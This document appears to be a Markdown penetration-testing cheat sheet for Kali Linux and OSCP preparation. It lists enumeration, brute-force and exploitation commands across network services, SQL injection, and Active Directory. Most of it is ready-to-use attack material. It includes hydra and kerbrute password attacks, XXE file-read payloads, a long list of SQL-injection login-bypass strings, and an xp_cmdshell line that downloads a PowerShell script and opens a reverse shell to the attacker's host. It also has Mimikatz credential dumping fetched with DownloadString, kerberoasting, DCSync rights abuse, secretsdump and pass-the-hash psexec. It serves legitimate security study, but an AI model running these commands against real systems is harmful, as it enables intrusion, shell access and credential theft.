
2416 lines
68 KiB
Markdown
2416 lines
68 KiB
Markdown
***
|
||
|
||
# Offensive Security Tools
|
||
|
||
***
|
||
|
||
<br />
|
||
|
||
Here you will find a useful collection of commands and file resource locations used in Pentesting operations. This reference is will go hand in hand with Kali Linux and the OSCP.
|
||
|
||
This is intended to be viewed in the blog found here: [Offensive Security Cheat Sheet](https://totes5706.github.io/Offensive-Security-Cheat-Sheet/)
|
||
|
||
<br />
|
||
|
||
***
|
||
|
||
# OSINT
|
||
|
||
<br />
|
||
|
||
```bash
|
||
https://osintframework.com/
|
||
|
||
# Google hacking
|
||
https://www.exploit-db.com/google-hacking-database
|
||
|
||
# NetCraft
|
||
https://www.netcraft.com/
|
||
|
||
# Recon-ng
|
||
|
||
# Github Search
|
||
filename:users
|
||
|
||
# Qualys SSL lab
|
||
https://www.ssllabs.com/ssltest/
|
||
|
||
# Shodan
|
||
https://www.shodan.io/
|
||
|
||
# Security Header Scanner
|
||
https://securityheaders.com/
|
||
|
||
# Pastebin
|
||
https://pastebin.com/
|
||
|
||
# theHarvestor
|
||
theharvester -d {SITE} -b google
|
||
|
||
# Social Searcher
|
||
https://www.social-searcher.com/
|
||
|
||
```
|
||
|
||
|
||
***
|
||
|
||
# General Enumeration
|
||
|
||
***
|
||
|
||
<br />
|
||
|
||
## NMAP
|
||
|
||
<br />
|
||
|
||
```bash
|
||
# NMAP
|
||
# About: A network scanning tool that identifies devices, ports, services, and operating systems
|
||
# Download: Pre-installed on Kali Linux
|
||
|
||
# Fast scan of top 100 ports
|
||
nmap -F {RHOST}
|
||
|
||
# Ping sweep subnet
|
||
nmap -sP {RHOST}/24
|
||
|
||
#
|
||
sudo nmap -sN {RHOST}/24
|
||
sudo nmap -sS -T4 -sC -A {RHOST} -oA box
|
||
|
||
# Usage
|
||
nmap -p- --min-rate 5000 -sC -sV {RHOST}
|
||
|
||
# UDP Scan
|
||
sudo nmap -sU {RHOST}
|
||
|
||
# Flags
|
||
# -p-: scans ALL ports
|
||
# --min-rate <number>: Send packets no slower than <number> per second
|
||
# -sC: equivalent to --script=default
|
||
# -sV: Probe open ports to determine service/version info
|
||
# -sU: UDP port scan
|
||
```
|
||
|
||
<br />
|
||
|
||
## NMAP Automator
|
||
|
||
<br />
|
||
|
||
```bash
|
||
# NMAP Automator
|
||
# About: Useful script that automates multiple enumeration scans in succession
|
||
# Download: https://github.com/21y4d/nmapAutomator/blob/master/nmapAutomator.sh
|
||
|
||
# Usage
|
||
./nmapAutomator.sh --host {RHOST} --type All
|
||
|
||
# Flags
|
||
# --type Network : Shows all live hosts in the host's network (~15 seconds)
|
||
# --type Port : Shows all open ports (~15 seconds)
|
||
# --type Script : Runs a script scan on found ports (~5 minutes)
|
||
# --type Full : Runs a full range port scan, then runs a thorough scan on new ports (~5-10 minutes)
|
||
# --type UDP : Runs a UDP scan "requires sudo" (~5 minutes)
|
||
# --type Vulns : Runs CVE scan and nmap Vulns scan on all found ports (~5-15 minutes)
|
||
# --type Recon : Suggests recon commands, then prompts to automatically run them
|
||
# --type All : Runs all the scans (~20-30 minutes)
|
||
```
|
||
|
||
<br />
|
||
|
||
## MASSCAN
|
||
|
||
<br />
|
||
|
||
```bash
|
||
|
||
# Fast web scan
|
||
sudo masscan -p80 {IP ADDRESS}/24 --rate=1000 -e tap0 --router-ip {GATEWAY IP}
|
||
|
||
```
|
||
|
||
<br />
|
||
|
||
***
|
||
|
||
# Port Enumeration
|
||
|
||
***
|
||
|
||
<br />
|
||
|
||
## FTP [21]
|
||
|
||
|
||
<br />
|
||
|
||
```bash
|
||
# FTP connect
|
||
ftp {RHOST}
|
||
|
||
# Note - If FTP is hung up on viewing directory, ex.: ftp>dir 229 Entering Extended Passive Mode (|||52924|)
|
||
ftp> passive
|
||
ftp> espv
|
||
ftp> ls
|
||
|
||
# Alternative Client
|
||
ncftp -u {USER} -p {PASS} -P {RPORT} {RHOST}
|
||
|
||
# Upload FTP file directly
|
||
ftp-upload -h {RHOST} -u 'anonymous' --password '' -d '/' {file.exe}
|
||
|
||
# Download entire FTP directory
|
||
wget -r ftp://{USER}:{PASS}@{RHOST}/
|
||
|
||
ncftp> mget directory
|
||
|
||
# Brute force FTP
|
||
hydra -f -t 16 -l {user} -P {pass.txt} ftp://{RHOST}
|
||
hydra -f -t 16 -L {user.txt} -P {pass.txt} ftp://{RHOST}
|
||
|
||
medusa -h {RHOST} -u {user} -P /usr/share/wordlists/rockyou.txt -M ftp -t 10
|
||
|
||
# Additional Information
|
||
# Default Credentials: anonymous
|
||
# Directory Command: dir
|
||
# Download Command: get
|
||
# Upload Command: put
|
||
```
|
||
|
||
<br />
|
||
|
||
|
||
## SSH [22]
|
||
|
||
<br />
|
||
|
||
```bash
|
||
# SSH Connect
|
||
ssh {USER}@{RHOST}
|
||
|
||
# With Private Key
|
||
ssh {USER}@{RHOST} -i {PKEY.ssh}
|
||
|
||
# Remote file copy
|
||
scp {USER}@{RHOST}:{file.ext} .
|
||
scp {/path/to/source/file.ext} {USER}@{RHOST}:{/path/to/destination}
|
||
|
||
# Directory
|
||
scp -r {/path/to/source/dir} {USER}@{RHOST}:{/path/to/destination}
|
||
|
||
# SSH Brute Force
|
||
hydra -f -l {USER} -P {pass.txt} ssh://{RHOST}
|
||
hydra -f -t 16 -L {user.txt} -P {pass.txt} ssh://{RHOST}
|
||
|
||
crackmapexec ssh {RHOST} -u {user.txt} -p {pass.txt}
|
||
|
||
# sign_and_send_pubkey: no mutual signature supported
|
||
-oPubkeyAcceptedKeyTypes=+ssh-rsa
|
||
-oKexAlgorithms=+diffie-hellman-group-exchange-sha1
|
||
```
|
||
|
||
<br />
|
||
|
||
## SMTP [25]
|
||
|
||
|
||
<br />
|
||
|
||
```bash
|
||
# Connect to mail server
|
||
nc -nv {RHOST} 25
|
||
|
||
# Connect to Windows mail server
|
||
nc -nv -C {RHOST} 25
|
||
|
||
# VRFY Usage
|
||
VRFY root
|
||
|
||
# Send email
|
||
HELO USER.com
|
||
MAIL FROM: <SENDER@EMAIL.COM>
|
||
RCPT TO: <TARGET@EMAIL.COM>
|
||
DATA
|
||
SUBJECT: Test message
|
||
{Enter Twice}
|
||
Test Body
|
||
.
|
||
Quit
|
||
|
||
#VRFY: asks the server to verify an email address
|
||
#EXPN: asks the server for the membership of a mailing list
|
||
```
|
||
|
||
<br />
|
||
|
||
## DNS [53]
|
||
|
||
<br />
|
||
|
||
```bash
|
||
# DNS Zone Transfer using dig
|
||
dig axfr @{RHOST} {DOMAIN}
|
||
|
||
# Reverse DNS Lookup
|
||
dig @{RHOST} -x {RHOST}
|
||
|
||
#DNSRecon
|
||
dnsrecon -d {DOMAIN} -t axfr
|
||
|
||
#DNSRecon Brute Force
|
||
dnsrecon -d {DOMAIN} -D ~/{BRUTE_LIST.txt} -t brt
|
||
|
||
#DNSenum
|
||
dnsenum {DOMAIN}
|
||
```
|
||
|
||
## TFTP [69]
|
||
|
||
<br />
|
||
|
||
```bash
|
||
# TFTP connect
|
||
tftp {IP ADDRESS}
|
||
|
||
# Additional Information
|
||
# Only detectable via UDP scan
|
||
# No authentication required
|
||
```
|
||
|
||
<br />
|
||
|
||
|
||
## Web Server [80, 443]
|
||
|
||
<br />
|
||
|
||
```bash
|
||
# Directory Enumeration
|
||
|
||
wfuzz -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt --hc 404 http://{RHOST}/FUZZ
|
||
|
||
|
||
┌──(kali㉿kali)-[~]
|
||
└─$ locate /usr/share/dirbuster/wordlists/
|
||
/usr/share/dirbuster/wordlists/apache-user-enum-1.0.txt
|
||
/usr/share/dirbuster/wordlists/apache-user-enum-2.0.txt
|
||
/usr/share/dirbuster/wordlists/directories.jbrofuzz
|
||
/usr/share/dirbuster/wordlists/directory-list-1.0.txt
|
||
/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
|
||
/usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
|
||
/usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt
|
||
/usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-small.txt
|
||
|
||
|
||
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://{RHOST}
|
||
ffuf -ic -w /usr/share/seclists/Discovery/Web-Content/common.txt -c -u "http://{RHOST}/FUZZ"
|
||
ffuf -ic -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -c -u "http://{RHOST}/FUZZ"
|
||
|
||
# Sub-Domain Enumeration
|
||
ffuf -ic -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -c -u "http://{RHOST}" -H "Host:FUZZ.{RHOST}"
|
||
|
||
# Search File Extensions
|
||
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,cgi,pl,sh -u http://{RHOST}
|
||
ffuf -ic -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -c -e '.html,.txt,.asp,.aspx' -u "http://{RHOST}/FUZZ"
|
||
|
||
# Blacklist Results by Page Size
|
||
ffuf -ic -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -c -e '.html,.txt,.asp,.aspx' -u "http://{RHOST}/FUZZ" -fs {200)
|
||
|
||
# GOBUSTER SOCKS5 flag
|
||
--proxy socks5://127.0.0.1:{PROXY PORT)
|
||
|
||
# Throttle gobuster for bug bounties
|
||
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -u {URL} -b "403,404,415,429,500" t 1 --delay 5s
|
||
|
||
# Notes: Not recursive, only digs one level deep
|
||
|
||
# Local File Inclusion FUZZ
|
||
wfuzz -c -z file,/usr/share/seclists/Fuzzing/LFI/LFI-gracefulsecurity-windows.txt "http://{RHOST}/browse.php?p=source&file={FUZZ}"
|
||
wfuzz -c -z file,/usr/share/seclists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt "http://{RHOST}/browse.php?p=source&file={FUZZ}"
|
||
|
||
# Brute Force Web Fields
|
||
# Usage - One variable FUZZ
|
||
ffuf -c -request {FILE.req} -request-proto http -w /usr/share/seclists/Passwords/probable-v2-top1575.txt -fs {SIZE}
|
||
|
||
# Two Variable FUZZ
|
||
ffuf -c -request {FILE.req} -request-proto http -mode clusterbomb -w {user.txt}:HFUZZ -w /usr/share/seclists/Passwords/probable-v2-top1575.txt:WFUZZ -fs {SIZE}
|
||
|
||
# EXAMPLE inside {FILE.req}
|
||
username=admin$password=FUZZ
|
||
username=WFUZZ$password=HFUZZ
|
||
|
||
# Medusa HTTP Field Brute Force
|
||
medusa -f -h {RHOST} -u {USER} -P /usr/share/wordlists/rockyou.txt -M http -m DIR:/{DIR}
|
||
|
||
<br />
|
||
|
||
|
||
```bash
|
||
# XXE - External XML Entity
|
||
# About: Try against weak XML parsers
|
||
|
||
# Usage Windows
|
||
<!DOCTYPE root [<!ENTITY test SYSTEM 'file:///c:/windows/system32/drivers/etc/hosts'>]>
|
||
<data>&test;</data>
|
||
|
||
# Usage Linux
|
||
<!DOCTYPE foo [<!ENTITY example SYSTEM "/etc/passwd"> ]>
|
||
<data>&test;</data>
|
||
```
|
||
|
||
<br />
|
||
|
||
|
||
## POP3 [110]
|
||
|
||
<br />
|
||
|
||
```bash
|
||
# Telnet Connect
|
||
telnet {RHOST} 110
|
||
|
||
# Input User
|
||
USER {Mail Username}
|
||
|
||
# Input Password
|
||
PASS {Mail Password}
|
||
|
||
# List Emails
|
||
LIST
|
||
|
||
# Show email by list number
|
||
RETR {List #}
|
||
|
||
```
|
||
<br />
|
||
|
||
## NFS [111]
|
||
|
||
<br />
|
||
|
||
```bash
|
||
|
||
# RPC info
|
||
nmap -sV -p 111 --script=rpcinfo {RHOST}
|
||
|
||
# List NFS vuln
|
||
ls -1 /usr/share/nmap/scripts/nfs*
|
||
|
||
/usr/share/nmap/scripts/nfs-ls.nse
|
||
/usr/share/nmap/scripts/nfs-showmount.nse
|
||
/usr/share/nmap/scripts/nfs-statfs.nse
|
||
|
||
# Run all vuln scripts
|
||
nmap -p 111 --script nfs* {RHOST}
|
||
|
||
# Mount remote directory
|
||
sudo mount -o nolock {RHOST}:/{REMOTE DIR} ~/{LOCAL DIR}/
|
||
|
||
# Add new user locally and change UUID
|
||
sudo adduser pwn
|
||
sudo sed -i -e 's/{CURRENT UUID}/{NEW UUID}/g' /etc/passwd
|
||
|
||
```
|
||
<br />
|
||
|
||
|
||
## RPC [135]
|
||
|
||
<br />
|
||
|
||
https://www.hackingarticles.in/active-directory-enumeration-rpcclient/
|
||
|
||
```bash
|
||
# Enumerate RPC client
|
||
rpcclient -U "" -N {RHOST}
|
||
rpcclient -U '{USER}'%'{PASS}' {RHOST}
|
||
|
||
# Get information about objects such as groups or users
|
||
enumdomusers
|
||
enumdomains
|
||
enumdomgroups
|
||
enumprivs
|
||
|
||
querydispinfo
|
||
queryuser {USER}
|
||
|
||
|
||
# Get information about the DC
|
||
srvinfo
|
||
|
||
# Try to get domain password policy
|
||
getdompwinfo
|
||
|
||
# Change user password
|
||
setuserinfo2 {USER} 23 '{PASS}'
|
||
|
||
# Try to enumerate different trusted domains
|
||
dsr_enumtrustdom
|
||
|
||
# Get username for a defined user
|
||
getusername
|
||
|
||
# Query user, group etc informations
|
||
querydominfo
|
||
querygroupmem519
|
||
queryaliasmem builtin 0x220
|
||
|
||
# Query info policy
|
||
lsaquery
|
||
|
||
# Convert SID to names
|
||
lookupsids SID
|
||
```
|
||
|
||
## SNMP [161]
|
||
|
||
<br />
|
||
|
||
```bash
|
||
# Scan SNMP Port
|
||
sudo nmap -sU --open -p 161 {RHOST} -oG open-snmp.txt
|
||
|
||
# Enumerate MIB Tree
|
||
snmpwalk -c public -v1 -t 10 {RHOST}
|
||
|
||
# Enumerate Windows Users
|
||
snmpwalk -c public -v1 {RHOST} 1.3.6.1.4.1.77.1.2.25
|
||
|
||
# Enumerate Running Windows Processes
|
||
snmpwalk -c public -v1 {RHOST} 1.3.6.1.2.1.25.4.2.1.2
|
||
|
||
# Enumerate Open TCP ports
|
||
snmpwalk -c public -v1 {RHOST} 1.3.6.1.2.1.6.13.1.3
|
||
|
||
# Enumerate Installed Software
|
||
snmpwalk -c public -v1 {RHOST} 1.3.6.1.2.1.25.6.3.1.2
|
||
```
|
||
|
||
|
||
## LDAP [389]
|
||
|
||
<br />
|
||
|
||
```bash
|
||
|
||
# Enumforlinux
|
||
enum4linux -U {RHOST}
|
||
|
||
# ldap search for DC name
|
||
ldapsearch -H ldap://{RHOST} -x -s base
|
||
|
||
# ldap DC enumeration
|
||
ldapsearch -H ldap://{RHOST} -x -b "{DC NAMING CONTEXT}"
|
||
|
||
# ldap DC people dump
|
||
ldapsearch -H ldap://{RHOST} -x -b "{DC NAMING CONTEXT}" '(objectClass=Person)'
|
||
ldapsearch -H ldap://{RHOST} -x -b "{DC NAMING CONTEXT}" '(objectClass=User)'
|
||
|
||
# ldap account name list
|
||
ldapsearch -H ldap://{RHOST} -x -b "{DC NAMING CONTEXT}" '(objectClass=Person)' sAMAccountName |grep sAMAccountName | awk '{print $2}'
|
||
|
||
# Authentication Flags
|
||
-D {USER}@{DOMAIN} -w {PASS}
|
||
```
|
||
|
||
## SMB [445]
|
||
|
||
```bash
|
||
# Detect Share Permissions
|
||
smbmap -H {RHOST}
|
||
|
||
# Detect Share Permissions authenticated
|
||
smbmap -u '' -p '' -H {RHOST}
|
||
|
||
# Recursively show all readable files and shares
|
||
smbmap --depth 10 -H {RHOST} -R {SHARE}
|
||
|
||
# Download a file with smbmap
|
||
smbmap -q -H {RHOST} -R {SHARE} -A {FILE}
|
||
|
||
# List all SMB Shares
|
||
smbclient -L {RHOST}
|
||
|
||
# Authenticate with local credentials
|
||
smbclient -N \\\\{RHOST}\\{SHARE}
|
||
|
||
# Get all files
|
||
mask ""
|
||
recurse ON
|
||
prompt OFF
|
||
mget *
|
||
|
||
# Authenticate with user/password
|
||
smbclient \\\\{RHOST}\\{SHARE} -U {USER}%{PASS}
|
||
|
||
# Recursively show sub directories of share
|
||
smbclient \\\\{RHOST}\\{SHARE} -c 'recurse;ls'
|
||
|
||
# Check Drive Permissions
|
||
smbcacls -N '//{RHOST}/{SHARE}' {SUBFOLDER}
|
||
|
||
# Brute force SMB user and password/hash list
|
||
crackmapexec smb {RHOST} -u {user.txt} -p {pass.txt} --shares --continue-on-success
|
||
crackmapexec smb {RHOST} -u {user.txt} -H {hash.txt} --shares --continue-on-success
|
||
|
||
# Check password policy
|
||
crackmapexec smb {RHOST} --pass-pol
|
||
crackmapexec smb {RHOST} --pass-pol -u '' -p ''
|
||
|
||
# Winrm credential check
|
||
crackmapexec winrm {RHOST} -u '{USER}' -p '{PASS}'
|
||
|
||
# Mount SMB Drive
|
||
sudo mount -t cifs //{RHOST}/{SHARE} /mnt/{SHARE}/
|
||
sudo mount -t cifs -o 'username={USER},password={PASS}' //{RHOST}/{SHARE} /mnt/{SHARE}/
|
||
sudo umount {SHARE}
|
||
|
||
# List Vuln Scripts
|
||
ls -1 /usr/share/nmap/scripts/smb*
|
||
|
||
/usr/share/nmap/scripts/smb2-capabilities.nse
|
||
/usr/share/nmap/scripts/smb2-security-mode.nse
|
||
/usr/share/nmap/scripts/smb2-time.nse
|
||
/usr/share/nmap/scripts/smb2-vuln-uptime.nse
|
||
/usr/share/nmap/scripts/smb-brute.nse
|
||
/usr/share/nmap/scripts/smb-double-pulsar-backdoor.nse
|
||
/usr/share/nmap/scripts/smb-enum-domains.nse
|
||
/usr/share/nmap/scripts/smb-enum-groups.nse
|
||
/usr/share/nmap/scripts/smb-enum-processes.nse
|
||
/usr/share/nmap/scripts/smb-enum-sessions.nse
|
||
/usr/share/nmap/scripts/smb-enum-shares.nse
|
||
/usr/share/nmap/scripts/smb-enum-users.nse
|
||
/usr/share/nmap/scripts/smb-os-discovery.nse
|
||
|
||
# Example Vuln script
|
||
nmap -v -p 139, 445 --script=smb-os-discovery {RHOST}
|
||
|
||
```
|
||
<br />
|
||
|
||
## MSSQL [1433]
|
||
|
||
<br />
|
||
|
||
[https://www.tutorialspoint.com/sql/sql-select-database.htm](https://www.tutorialspoint.com/sql/sql-select-database.htm)
|
||
|
||
```bash
|
||
# MSSQL Remote Connect
|
||
impacket-mssqlclient {USER}:'{PASS}'@{RHOST}
|
||
impacket-mssqlclient {USER}:'{PASS}'@{RHOST} -windows-auth
|
||
|
||
# Enable Code Execution
|
||
SQL> enable_xp_cmdshell
|
||
SQL> EXEC xp_cmdshell 'echo IEX (New-Object Net.WebClient).DownloadString("http://{LHOST}/rev.ps1"); Invoke-PowerShellTcp -Reverse -IPAddress {LHOST} -Port {LPORT} | powershell -noprofile'
|
||
|
||
# SQL SHELL
|
||
sql> help
|
||
|
||
# Query Database Names
|
||
sql> SELECT name FROM master.sys.databases
|
||
|
||
# Select Database
|
||
sql> USE DatabaseName;
|
||
|
||
# Query All Table names
|
||
sql> SELECT * FROM INFORMATION_SCHEMA.TABLES;
|
||
|
||
# Query Table Information
|
||
sql> SELECT * FROM TABLE;
|
||
|
||
# Responder Hash
|
||
sql> xp_dirtree "\\{IP ADDRESS}\test"
|
||
|
||
```
|
||
|
||
## MYSQL [3306]
|
||
|
||
<br />
|
||
|
||
```bash
|
||
# MYSQL Remote Connect
|
||
mysql -h {RHOST} -u {root}
|
||
|
||
# Commands
|
||
sql> show databases;
|
||
sql> use {DATABASE};
|
||
sql> show tables;
|
||
sql> describe {TABLE};
|
||
sql> show columns from {TABLE};
|
||
|
||
sql> select version();
|
||
sql> select @@version();
|
||
sql> select user();
|
||
sql> select database();
|
||
|
||
#Get a shell with the mysql client user
|
||
\! sh
|
||
```
|
||
|
||
<br />
|
||
|
||
## RDP [3389]
|
||
|
||
<br />
|
||
|
||
```bash
|
||
# Remote Connect Password or Hash
|
||
xfreerdp /u:{USER} /p:'{PASS}' /cert:ignore /v:{RHOST} /dynamic-resolution
|
||
xfreerdp /u:{USER} /pth:'{HASH}' /cert:ignore /v:{RHOST} /dynamic-resolution
|
||
|
||
# Brute Force RDP
|
||
hydra -f -t 16 -L {user.txt} -P {pass.txt} rdp://{RHOST}
|
||
|
||
```
|
||
|
||
|
||
## WINRM [5985, 5986]
|
||
|
||
<br />
|
||
|
||
```bash
|
||
# Remote Connect
|
||
evil-winrm -i {RHOST} -u {USER} -p {PASS}
|
||
|
||
# Upload/Download a File from client => server in current directory
|
||
upload {FILE.exe}
|
||
download {FILE.exe}
|
||
```
|
||
|
||
|
||
<br />
|
||
|
||
# SQL Injection
|
||
|
||
<br />
|
||
|
||
#### MSSQL:
|
||
[https://guide.offsecnewbie.com/5-sql#mssqli-exploitation](https://guide.offsecnewbie.com/5-sql#mssqli-exploitation)
|
||
[https://perspectiverisk.com/mssql-practical-injection-cheat-sheet/](https://perspectiverisk.com/mssql-practical-injection-cheat-sheet/)
|
||
[https://pentestmonkey.net/cheat-sheet/sql-injection/mssql-sql-injection-cheat-sheet](https://pentestmonkey.net/cheat-sheet/sql-injection/mssql-sql-injection-cheat-sheet)
|
||
|
||
|
||
#### MYSQL
|
||
[https://guide.offsecnewbie.com/5-sql#identifying-sql-injection](https://guide.offsecnewbie.com/5-sql#identifying-sql-injection)
|
||
[https://perspectiverisk.com/mysql-sql-injection-practical-cheat-sheet/](https://perspectiverisk.com/mysql-sql-injection-practical-cheat-sheet/)
|
||
[https://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet](https://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet)
|
||
|
||
#### ORACLE
|
||
[https://www.securityidiots.com/Web-Pentest/SQL-Injection/Union-based-Oracle-Injection.html](https://www.securityidiots.com/Web-Pentest/SQL-Injection/Union-based-Oracle-Injection.html)
|
||
[https://pentestmonkey.net/cheat-sheet/sql-injection/oracle-sql-injection-cheat-sheet](https://pentestmonkey.net/cheat-sheet/sql-injection/oracle-sql-injection-cheat-sheet)
|
||
|
||
<br />
|
||
|
||
```
|
||
Auth Bypass
|
||
|
||
'-'
|
||
' '
|
||
'&'
|
||
'^'
|
||
'*'
|
||
' or ''-'
|
||
' or '' '
|
||
' or ''&'
|
||
' or ''^'
|
||
' or ''*'
|
||
"-"
|
||
" "
|
||
"&"
|
||
"^"
|
||
"*"
|
||
" or ""-"
|
||
" or "" "
|
||
" or ""&"
|
||
" or ""^"
|
||
" or ""*"
|
||
or true--
|
||
" or true--
|
||
' or true--
|
||
") or true--
|
||
') or true--
|
||
' or 'x'='x
|
||
') or ('x')=('x
|
||
')) or (('x'))=(('x
|
||
" or "x"="x
|
||
") or ("x")=("x
|
||
")) or (("x"))=(("x
|
||
or 1=1
|
||
or 1=1--
|
||
or 1=1#
|
||
or 1=1/*
|
||
admin' --
|
||
admin' #
|
||
admin'/*
|
||
admin' or '1'='1
|
||
admin' or '1'='1'--
|
||
admin' or '1'='1'#
|
||
admin' or '1'='1'/*
|
||
admin'or 1=1 or ''='
|
||
admin' or 1=1
|
||
admin' or 1=1--
|
||
admin' or 1=1#
|
||
admin' or 1=1/*
|
||
admin') or ('1'='1
|
||
admin') or ('1'='1'--
|
||
admin') or ('1'='1'#
|
||
admin') or ('1'='1'/*
|
||
admin') or '1'='1
|
||
admin') or '1'='1'--
|
||
admin') or '1'='1'#
|
||
admin') or '1'='1'/*
|
||
1234 ' AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd8313ed055
|
||
admin" --
|
||
admin" #
|
||
admin"/*
|
||
admin" or "1"="1
|
||
admin" or "1"="1"--
|
||
admin" or "1"="1"#
|
||
admin" or "1"="1"/*
|
||
admin"or 1=1 or ""="
|
||
admin" or 1=1
|
||
admin" or 1=1--
|
||
admin" or 1=1#
|
||
admin" or 1=1/*
|
||
admin") or ("1"="1
|
||
admin") or ("1"="1"--
|
||
admin") or ("1"="1"#
|
||
admin") or ("1"="1"/*
|
||
admin") or "1"="1
|
||
admin") or "1"="1"--
|
||
admin") or "1"="1"#
|
||
admin") or "1"="1"/*
|
||
1234 " AND 1=0 UNION ALL SELECT "admin", "81dc9bdb52d04dc20036dbd8313ed055
|
||
|
||
MYSQL
|
||
|
||
' order by 1/*
|
||
' order by 2/*
|
||
' order by 3/*
|
||
' order by 4/*
|
||
|
||
' order by 1-- -
|
||
' order by 2-- -
|
||
' order by 3-- -
|
||
' order by 4-- -
|
||
|
||
' union all select 1,2,3-- -
|
||
|
||
MSSQL
|
||
|
||
' order by 1--
|
||
' order by 2--
|
||
' order by 3--
|
||
' order by 4--
|
||
|
||
' union all select NULL,NULL,NULL--
|
||
|
||
```
|
||
|
||
<br />
|
||
|
||
# Active Directory
|
||
|
||
***
|
||
<br />
|
||
|
||
## Enumeration
|
||
|
||

|
||
|
||
[https://pentestbook.six2dez.com/post-exploitation/windows/ad/kerberos-attacks](https://pentestbook.six2dez.com/post-exploitation/windows/ad/kerberos-attacks)
|
||
|
||
```bash
|
||
# Enumerate all local accounts
|
||
net user
|
||
|
||
# Enumerate entire domain
|
||
net user /domain
|
||
|
||
# Enumerate information about user
|
||
net user {USER} /domain
|
||
|
||
# Enumerate all groups in domain
|
||
net group /domain
|
||
|
||
# Add user
|
||
net user {USER} {PASS} /add /domain
|
||
|
||
# Add user to group
|
||
net group "{GROUP}" {USER} /add
|
||
|
||
# MimiKatz Cred Dump Pass the Hash
|
||
sekurlsa::logonpasswords
|
||
IEX (New-Object System.Net.Webclient).DownloadString("http://{IP ADDRESS}/Invoke-Mimikatz.ps1"); Invoke-Mimikatz -DumpCreds
|
||
IEX (New-Object System.Net.Webclient).DownloadString("http://{IP ADDRESS}/Invoke-Mimikatz.ps1"); Invoke-Mimikatz -Command '"privilege::debug" "token::elevate" "sekurlsa::logonpasswords" "lsadump::lsa /inject" "lsadump::sam" "lsadump::cache" "sekurlsa::ekeys" "exit"'
|
||
|
||
# Hash Spray for valid credentials
|
||
crackmapexec smb {LHOST} -u {user.txt} -H {hash.txt}
|
||
|
||
# Rubeus Overpass the hash
|
||
rubeus.exe asktgt /domain:{DOMAIN}/user:{USER} /rc4:{HASH} /ptt
|
||
klist
|
||
|
||
# Kerbrute Brute Force
|
||
sudo /opt/kerbrute/kerbrute userenum -d {DOMAIN} --dc {RHOST} /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt
|
||
sudo /opt/kerbrute/kerbrute passwordspray -d {DOMAIN} --dc {RHOST} {user.txt} {passwords.txt}
|
||
sudo /opt/kerbrute/kerbrute bruteuser -d {DOMAIN} --dc {RHOST} /usr/share/wordlists/rockyou.txt {USER}
|
||
|
||
# Get active directory users
|
||
python3 /usr/share/doc/python3-impacket/examples/GetADUsers.py -all {DOMAIN}/{USER}:{PASS} -dc-ip {RHOST}
|
||
python3 /usr/share/doc/python3-impacket/examples/GetADUsers.py -all -hashes {HASH}:{HASH} {DOMAIN}/{USER} -dc-ip {RHOST}
|
||
|
||
# Kerberoast - Get user SPN
|
||
python3 /usr/share/doc/python3-impacket/examples/GetUserSPNs.py -request {DOMAIN}/{USER}:{PASS} -dc-ip {RHOST} -outputfile hashes.kerberoast
|
||
python3 /usr/share/doc/python3-impacket/examples/GetUserSPNs.py -request -hashes {HASH}:{HASH} {DOMAIN}/{USER} -dc-ip {RHOST} -outputfile hashes.kerberoast
|
||
|
||
hashcat -m 13100 {HASH} /usr/share/wordlists/rockyou.txt -O --force
|
||
hashcat -m 13100 {HASH} /usr/share/wordlists/rockyou.txt -O --force --show
|
||
|
||
# ASREP ROAST
|
||
python3 /usr/share/doc/python3-impacket/examples/GetNPUsers.py -request {DOMAIN}/ -dc-ip {RHOST} -format john
|
||
python3 /usr/share/doc/python3-impacket/examples/GetNPUsers.py {DOMAIN}/ -dc-ip {RHOST} -usersfile {user.txt} -format john
|
||
|
||
# Request the TGT with hash, AES key, or password
|
||
python3 /usr/share/doc/python3-impacket/examples/getTGT.py {DOMAIN}/{USER} -hashes {HASH}:{HASH}
|
||
python3 /usr/share/doc/python3-impacket/examples/getTGT.py {DOMAIN}/{USER} -aesKey {AES KEY}
|
||
python3 /usr/share/doc/python3-impacket/examples/getTGT.py {DOMAIN}/{USER}:{PASS}
|
||
|
||
# Kerberos PAC enabled
|
||
python3 /usr/share/doc/python3-impacket/examples/goldenPac.py {DOMAIN}/{USER}@{FULL DOMAIN} -dc-ip {RHOST} -target-ip {RHOST}
|
||
|
||
# Bloodhound
|
||
sudo neo4j console # LHOST
|
||
./SharpHound.exe -c all # RHOST
|
||
/opt/bloodhound/BloodHound --no-sandbox # LHOST
|
||
|
||
# Bloodhound python remote access
|
||
sudo python3 /opt/BloodHound.py/bloodhound.py -u '{USER}' -p '{PASS}' -ns {RHOST} -d {DOMAIN} -c all
|
||
sudo python3 /opt/BloodHound.py/bloodhound.py -u '{USER}' --hashes '{HASH:HASH}' -ns {RHOST} -d {DOMAIN} -c all
|
||
|
||
# Powerview example
|
||
powershell -ExecutionPolicy Bypass
|
||
IEX(New-Object Net.WebClient).downloadstring("http://{RHOST}/PowerView.ps1")
|
||
$pass = convertto-securestring '{PASS}' -AsPlainText -Force
|
||
$cred = New-Object System.Management.Automation.PSCredential('{DOMAIN}\{USER}', $pass)
|
||
Add-DomainObjectAcl -Credential $cred -TargetIdentity "DC={DOMAIN1},DC={DOMAIN2}" -PrincipalIdentity {USER} -Rights DCSync
|
||
|
||
# Dump secrets
|
||
sudo python3 /usr/share/doc/python3-impacket/examples/secretsdump.py '{DOMAIN}/{USER}':'{PASS}'@{RHOST}
|
||
|
||
# PSEXEC
|
||
sudo python3 /usr/share/doc/python3-impacket/examples/psexec.py -hashes {HASH:HASH} {USER}@{RHOST}
|
||
